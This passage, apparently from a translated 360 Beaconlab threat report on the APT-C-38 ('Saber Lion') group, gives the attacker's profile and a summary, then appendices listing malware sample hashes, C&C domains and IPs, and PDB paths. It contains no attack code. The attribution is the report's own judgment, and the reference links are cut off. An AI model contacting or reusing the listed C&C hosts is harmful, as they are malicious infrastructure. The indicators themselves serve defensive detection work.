Sixth, the attacker portrait

Based on the attacker's special attacks on the attack, the language used, and the geopolitical factors of the APT attack, we summarized the following views of the attack organization:

- Familiar with Persian, Arabic, with Persian being the most frequently used.
- It is mainly aimed at Kurdish people in a certain province in the Middle East in West Asia. It can deploy attacks on activities at certain moments in real time and even in advance, and it also targets several Arab countries in the Middle East.
- APT attacks are mostly based on internal and geopolitical factors (national or hostile).
- From the perspective of the victim's background and the duration of the attack, the target of the attacker's focus is significant at the political and strategic level and lasts longer.

In summary, 360 Campfire Lab believes that the attacker is an APT organization from a country in the Middle East in West Asia.

Seven, summary

In recent years, we have seen that APT attacks have evolved with the times. The PC side is no longer a unique target. More and more attack organizations will also use the mobile end as another necessary target for attacks, and even invest frequently. The cyber war under the background of some countries in the Middle East and the Asia-Pacific region.

APT attacks are developing rapidly, especially the development of mobile attacks. We have seen that some of the attacking organizations in the past few years are still relatively rudimentary. Even some security vendors use kittens and other names to name them to show low respect for the attacking capabilities of the corresponding attacking organizations. However, as the attack gains value and the attack organization increases its investment, we see that the attack is more and more complex, and the pertinence and effectiveness are getting stronger. If the former kitten is used as an example, it is like a young one. The kitten gradually became a mature lion. This saber lion organization is undoubtedly a typical representative of the development of APT attacks. Based on the special background of the organization and the current situation of its affiliated countries, we believe that the organization's attack may have a new round of changes.

Appendix A: Sample MD5

Android攻击样本MD5	Windows攻击样本MD5
0745b0957aab92b6a09645e076b4f339	5b0431bbebdc48d2fa37882f7343b011
1874aa71c9b13eec5b587e8ed6a71606	31edb7591bfeeb72e0652c17781640af
191cc5d165472ae19e665821be71c282	58cc3935fbfdb2990304b99fbb919dad
232bd3dde6914db0a3dbfc21ed178887	848193568a48f5742135667e9842890a
2d91f7d1eb0d32ece0a8b1715a70b4cd	
345c2325dd633099f29b6d7141a4703d	
451ff729eaa1cf26943a812cd37eb4ac	
4d8ddec9243bc6ac0419c561fe413cfc	
519018ecfc50c0cf6cd0c88cc41b2a69	
5ad36f6dd060e52771a8e4a1dd90c50c	
5efddd7f0fc2125e78a2ca18b68464ec	
699a7eedd244f402303bcffdee1f0ed1	
6a388edbce88bb0331ae875ceeb2f319	
73b0a3cae8510dd2efeca7d22f730706	
7b530999847bbf43e7d6cbb76da684ae	
7d7ad116e6a42d4e518378e2313e9392	
a7d00c8629079f944b61c4dd5c77c8fb	
a856f9de281cadad7142828dda3843b4	
ac4402e04de0949d7beed975db84e594	
b44b91b14f176fbf93d998141931a4aa	
b714b092d2f28fcf78ef8d02b46dbf9c	
c7e4d75caa8e07847e47eadce229c288	
cb67abd070ae188390fc040cbe60e677	
e2f62b5acf3795a62e9d54e1301c4e7b	
ec5a6f0e743f4b858aba9de96a33fb0c	

Appendix B: C&C

- rhubarb2.com
- rhubarb3.com
- androidupdaters.com
- dlgmail.com
- dlstubes.com
- googleupdators.com
- adobeactiveupdates.com
- adobeseupdater.com
- dlstube.com
- adobeactiveupdate.com
- 5.61.27.154
- 5.61.27.157
- 5.61.27.173
- 91.109.23.175
- solar64.xp3.biz
- entekhab10.xp3.biz

Appendix C: PDB

- C:\Users\apasec110\Desktop\Saber1\client\Saber1-Develop\Release\Saber1-Dev.pdb
- C:\Users\apasec110\Desktop\Saber1\client\editing saber\Saber1-Develop-changed\Release\Saber1-Dev.pdb
- C:\Users\M&M\Desktop\Saber1\Special-Saber1-Windows-Client-binder_backup(last stable socket communication)\Release\Saber1-Dev.pdb
- C:\Users\M&M\Desktop\Saber1\Special-Saber1-Windows-Client-binder_backup\Release\Saber1-Dev.pdb

Appendix D: Reference Links

- [1] https:
- [2] https:
- [3] https:
- [4] https:
- [5] https:

This article links: http://blogs.360.cn/post/analysis-of-APT-C-38.html

-- EOF --

Author published in *2019-05-27 10:15:30* , added classification under and added '' label, last modified *2019-05-27 11:04:14* 360烽火实验室（360 Beaconlab） 移动端技术 android平台 APT Android 360mobile